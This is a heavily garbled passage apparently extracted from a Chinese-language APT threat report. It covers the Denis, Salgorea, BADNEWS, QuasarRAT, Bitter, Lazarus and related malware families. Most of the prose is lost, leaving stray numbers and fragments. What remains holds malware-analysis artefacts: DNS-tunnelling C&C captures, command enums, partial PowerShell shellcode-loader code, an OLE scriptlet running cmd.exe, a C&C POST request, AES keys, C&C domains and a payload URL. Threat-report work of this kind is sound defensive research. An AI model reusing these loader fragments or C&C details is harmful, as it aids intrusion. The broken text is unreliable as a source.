
88

18

9

C&C

C&C



89

19

### 3. DNS Denis

Deni s DNS 3

1

a. Base64 DNS 8.8.8.8


DNS BotID

#### Queries

AAAAAFAkN.z.teriava.com: type NULL, class IN

Name: AAAAAAFAkN.z.teriava.com

[Name Length: 46]



90

20

b. C&C BotID BotID zlib 789c



Queries

LtmVYgAAJOW.z.teriava.com: type NULL, class IN

Name: LtmVYgAAJOW.z.teriava.com

[Name Length: 46]

0030	00 00 00 00 00 00	20 4c 74 6d 56 59 67 41 41 41	..... L tmVYgAAA
0040	41 41 41 41 41 41	41 41 41 41 41 41 41 41 41 41	AAAAAAAA AAAAAAAAA
0050	41 41 41 41 4a 4f	57 01 7a 07 74 65 72 69 61 76	AAAAJOW. z.teriav
0060	61 03 63 6f 6d 00	00 0a 00 01 00 00 00 00 00 00	a.com... ..
		94	24

16

```

; enum CMDS, mappedto_64
CMD_API_RUN           = 1
CMD_FREE_LIB          = 2
CMD_PROC_START        = 3
CMD_READ_FILE         = 4
CMD_SHELL_RES         = 5
CMD_NONE              = 6
CMD_WRITE             = 7
CMD_ENUM_WINDOWS      = 0Ah
CMD_SET_REG           = 0Bh
CMD_REG               = 0Ch
CMD_FIND              = 0Fh
CMDS_MOVE             = 10h
CMD_DELETE            = 11h
CMD_DRVS_INF          = 12h
CMD_CREATE_DIR        = 13h
CMD_REMOVE            = 14h
    
```

95 25

2

Deni s                                  DNS                                  DNS                                  UNI CODE

DNS                                  DNS                                  UNI CODE                                  0 9                                  g                                  0 h                                  1

a f                                  a f                                  0 9                                  g                                  0 h                                  1

0	g	8	o
1	h	9	p
2	i	a	a
3	j	b	b
4	k	c	c
5	l	d	d
6	m	e	e
7	n	f	f

76 00                                  nmgg 6E 00                                  megg



96

26

http

dns

IP

97

27

IP

POST

host

referer

dns

98

28

loader	dll	dll	loader dll	shellcode
rastls.dll	OUTLFLTR.DAT	C:\Program Files\Symantec\Proxy\		rastls.exe
Symantec	rastls.exe	Symantec	rastls.dll	
OUTLFLTR.DAT	rastls.dll	rastls.exe	OUTLFLTR.DAT	dll
dll	loader ¼			

3

IC<Container

type>. <UID>. <Container>. <Server address>

IC1. MFVTIN3MOMADQMJSGM2DKNRXHDAKR7WS. LHNZQWSJI FBUSTKBJ5I QGQI CIMBUI BNAT5I CGQLJCJBL4B LY5J5TCVAW. tt.lookfofo.com

```

IC      1  Container type      ( Container )
Container type  1  4  2
4
MFVTIN3MOMADQMJSGM2DKNRXHDAKR7WS  UID
IP      Base32
LHNZQWSJI FBUSTKBJ5I QGQI CIMBUI BNAT5I CGQLJCJBL4BLY5J5TCVAW  Container  Base32
IACIMAOQ

```

#### 4. Salgorea

2015

Salgorea 2017

2015 Salgorea

Word powershell

JPG

Bundl e. rdb

msi exec. exe

Bundl e. rdb

Salgorea

dll

dll

2017

powershell

shell code

shell code

dll

```
$binary = [Convert]::FromBase64String("6MBQBgd+/v7+u61dh3QR00YNH0a3V
```

```
$signature=@'
```

```
[DllImport("kernel32.dll")] public static extern IntPtr VirtualAlloc
```

```
[DllImport("kernel32.dll")] public static extern IntPtr CreateThread
```

99

29

2015

Bundl e. rdb

1000ED5D

sub

eax, 148h

1000ED62

jz

loc\_1000EDED

1000ED68

sub

eax, 40h

1000ED6B

jz

short loc\_1000EDD3

1000ED6D

sub

eax, 1845h

1000ED72

jz

short loc\_1000EDBB

1000ED74

sub

eax, 53h

1000ED77

jz

short loc\_1000EDA3

1000ED79

sub

eax, 290Dh


1000ED7E

jz

short loc\_1000ED8C

100

30



101

31

Bundle.rdb 2017 dll  
Salgorea

C&C

Loader 2017 Powershell



102

1

OLE  
ppt

Start\_chai n\_1 ppsx ppt



103


2

ppsx

CVE-2017-0199

ppt

sct



104


3

sct

Powershell

putty.exe

Strategi c\_Chai n.pdf



105

4


Entanglement ppsx

CVE-2017-0199

ppsx

Powershell

decoy ppt Powerpoint



106

5




107

6



108

7



109

8

2 Package OLE 1


OLE

Package

OLE

Packager.dll

%TMP%



01	05	00	00	02	00	00	00	08	00	00	00	50	61	63	6b	Pack	00
01	14	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
05	65	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
07	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
09	0d	0a	5d	00	00	00	00	00	00	00	00	00	00	00	00	00	00
3e	0d	0a	0d	00	00	00	00	00	00	00	00	00	00	00	00	00	00
3e	1f	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00	65	00	70	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00	34	00	55	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00	44	00	55	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00	74	00	13	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00	33	00	46	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00	52	00	44	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00	43	00	3a	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00	61	00	74	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00	59	00	33	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00	4c	00	52	00	00	00	00	00	00	00	00	00	00	00	00	00	00

```

...scriptlet
  gauge= JScript
...ICDATA...
var r = new ActiveXObject("VScript.Shell"); RunCmd("cmd.exe /c (dir %~dp0\*.exe", 0, false);
...exit();.....]
]>..</script>...
.</scriptlet>...
.C.: \.f.a.k.e.p
.a.t.h.\.Z.2.4.U
.Y.3.F.O.I.Y.D.U
.L.R.D...s.c.t..
...Z.2.4.U.Y.3.F
.O.I.Y.D.U.L.R.D
...s.c.t.....C.:
.\.f.a.k.e.p.a.t
.h.\.Z.2.4.U.Y.3
.F.O.I.Y.D.U.L.R
D...c.t

```

111

10

qrar

3. C

CVE-2015-2545

CVE-2017-0261

BADNEWS


**GOVERNMENT OF PAKISTAN**  
**MINISTRY OF INTERIOR**  
**NATIONAL DATABASE & REGISTRATION AUTHORITY**  
 Regional Head Office,  
 New Zarghoon Road Quetta,  
 Telephone: 081-9211854, Fax: 081-9211828
 

---

NADRA/NRC/Policy- 7005-15 11 Dec 2017

**REMINDER-III**

To: All Zonal Assistant Directors,  
All DAUs (NRCs/MRVs)

ID: Technical Section  
Card Destruction Cell

Subject: **Disposal of Cards/ Security Papers/ Scanned Forms- Yearly Report**

112

11

4.1.2. 2

QuasarRAT BADNEWS


1.QuasarRAT

A

B

QuasarRAT

Qi ho 360



113

12

QuasarRAT


C#

Loader

Loader

QuasarRAT

QuasarRAT



114

13

```

GetAccountType() : string @0600097A
GetAntivirus() : string @0600097F
GetCpu() : string @0600097C
GetFirewall() : string @06000980
GetGpu() : string @0600097E
GetId() : string @0600097B
GetLanIp() : string @06000984
GetMacAddress() : string @06000985
GetOperatingSystem() : string @06000979
GetPcName() : string @06000983
GetRam() : int @0600097D
GetUptime() : string @06000981
GetUsername() : string @06000982

```

115

14

C&C

C&C

```

.....QA.u...Nu...1...h.....Processor
(CPU) Intel(R) Core(TM) i5-6500 CPU @ 3.20G
Hz..Memory (RAM)..1023 MB..Video Card (GPU)..
VMware SVGA 3D..Username..PC Name.
.WIN-E4IQBFNH36E..Uptime..0d : 9h : 26m : 58s
..MAC Address..00:0C:29:DE:20:55..LAN IP Add
ess..192.168.0.101..WAN IP ..111.19
.1 | 57.138..Antivirus..N/A..Firewall..N/A..C:\
() ..Total: 64.42GB Free: 53.47GB.....HA..

```

116

15

## 2. BadNews


C

BADNEWS

```

%PROGRAMDATA%\Microsoft\DeviceSync\VMwareCpl Launcher.exe
%PROGRAMDATA%\Microsoft\DeviceSync\vmtools.dll
%PROGRAMDATA%\Microsoft\DeviceSync\MSBuild.exe
    VMwareCpl Launcher.exe                vmtools.dll                dll
    BADNEWS                                MSBuild.exe
VMwareCpl Launcher.exe                    vmtools.dll  vmtools.dll
BaiduUpdateTask1                          MSBuild.exe
MSBuild.exe
hxxps://raw.githubusercontent.com/husngigit/husnahazrt/master/xml.xml

```



117

16

" [[ " " ]]"  
C&C

Base64

base64

C&C

uui d=[UUI D] #un=[ ]#cn=[ ]#on=[ ] #I an=[IP ]#nop=#ver=1.0


AES

DD1876848203D9E10ABCEEC07282FF37 +base64

//e3e7e71a0b28b5e96cc492e636722f73//4sVKA0vu3D//ABDYot0NxyG.php

base64

" =" " &"



118

17

.xls .xlsx .doc .docx .ppt .pptx .pdf

edg499.dat

```

text:00B690F0 var_4 = dword ptr -4
text:00B690F0
text:00B690F0 push ebp
text:00B690F1 mov ebp, esp
text:00B690F3 sub esp, 218h
text:00B690F9 mov eax, __security_cookie
text:00B690FE xor eax, ebp
text:00B69100 mov [ebp+var_4], eax
text:00B69103 push esi
text:00B69104 push edi
text:00B69105 lea eax, [ebp+Buffer]
text:00B6910B push eax ; lpBuffer
text:00B6910C push 104h ; nBufferLength
text:00B69111 call ds:GetLogicalDriveStringsW
text:00B69117 cmp [ebp+Buffer], 0
text:00B6911F lea esi, [ebp+Buffer]
text:00B69125 jz short loc_B69153
text:00B69127 mov edi, ds:GetDriveTypeW
text:00B6912D lea ecx, [ecx+0]
text:00B69130
loc_B69130: ; CODE XREF: findsensefile+61↓j
text:00B69130 push esi ; lpRootPathName
text:00B69131 call edi ; GetDriveTypeW
text:00B69133 cmp eax, DRIVE_FIXED
text:00B69136 jnz short loc_B69141
text:00B69138 push esi
text:00B69139 call collectfile
text:00B6913E add esp, 4
text:00B69141
loc_B69141: ; CODE XREF: findsensefile+46↑j
; findsensefile+58↓j
text:00B69141 add esi, 2
text:00B69144 cmp word ptr [esi], 0
text:00B69148 jnz short loc_B69141
text:00B6914A add esi, 2
text:00B6914D cmp word ptr [esi], 0
text:00B69151 jnz short loc_B69130
text:00B69153 loc_B69153: ; CODE XREF: findsensefile+35↑j
text:00B69153 mov ecx, [ebp+var_4]
text:00B69156 pop edi
text:00B69157 xor ecx, ebp
text:00B69159 pop esi

```

119

18

TPX498. dat

dat

AES

+base64

\\e3e7e71a0b28b5e96cc492e636722f73\4sVKA0vu3D\UYEfgEpXA0E. php

### 4.1.3

2017

#### 4.1.3.1

2017

NamesOfMal di vi ansReturni ng-1. doc

Names Of Mal di vi an Returni ng-1

-1

中国马尔代夫签署自贸协定印度为何感到非常吃惊

2017-12-03 10:20

120

1

CVE-2017-11882


wp-sig

### CVE-2018-0802

#### 4.1.3.2

1.

wp-sig



121

2

DWN

```
POST /medal/adfsdsqw.php HTTP/1.0
Host: medzone71.com
Connection: keep-alive
Content-Type: application/javascript
Content-Length: 6

<script src=/>
Date: Wed, 02 Nov 2016 08:05:30 GMT
Server: Apache
X-Powered-By: PHP/5.3.29
Connection: close
Content-Type: text/html
XML_INFO=NULL:<br>
```

122

3

2.

Bitter

1 C&C

5608	2635.684332	192.168.175.1	239.255.255.250	SSDP	143 M-SEARCH * HTTP/1.1
5609	2636.073049	192.168.175.128	89.42.212.162	TCP	62 [TCP Retransmission] 4344 → 9246 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
5610	2637.104167	192.168.175.128	192.168.175.2	DNS	88 Standard query 0xe768 A microudatesolution.ddns.net
5611	2637.127360	192.168.175.2	192.168.175.128	DNS	104 Standard query response 0xe768 A microudatesolution.ddns.net A 89.42.212.162
5612	2638.684584	192.168.175.1	239.255.255.250	SSDP	143 M-SEARCH * HTTP/1.1

123

4

2 C&C





127

8

Bi tter C&C

k%fs90\*tp3!2Y


00000000	72 63 71 44 41 D2 0B 00	00 00 00 00 00 00 00 00	rcqDA0
00000010	6B 25 66 73 39 30 2A 74	70 33 21 32 59 00 00 00	k%fs90*tp3!2Y
00000020	19 46 17 37 78 E2 21 74	70 33 21 32 59 6B 25 66	F 7xâ!tp3!2Yk%f

128

9

Bi tter

\x19\x46\x17\x37\x78\xe2\x21



129

10

3R&y%)k! op0w\* 5\*dt37bz0\$KeR

5 Bi tter

17

3000	
3001	
3002	
3004 3015 3021 3025	
3005	
3006	
3007	
3009	
3012	
3013	

### 4.1.4 Lazarus

Lazarus


DDoS

BI uenoroff

BI uenoroff

ANDARI EL






131 Lazarus

2

Lazarus Group



132 Lazarus

3

### 4.1.5 APT -

2016

" APT"

" Hedwig "

2017

Loader

CVE-

2017-0199 CVE-2017-8759 CVE-2017-11882 2017





Dark Caracal 90 IOC 26 11  
 Android 60 C&C IP  
 Android Facebook WhatsApp  
 WhatsApp Signal Tor  
 Pall as  
 Dark Caracal CrossRAT  
 Android Pall as  
<http://secureandroid.info/>

### 4.2.8 MuddyWater

" " MuddyWater APT APT 2017  
 MuddyWater APT  
 C&C VBS powershell powershell  
 MuddyWater APT 2017 APT  
 APT js powershell

### 4.2.9 DarkHotel

Darkhotel 2014 11

2017 " Inexsmar"  
 0-day


—2016 9 " KONNI "



2017

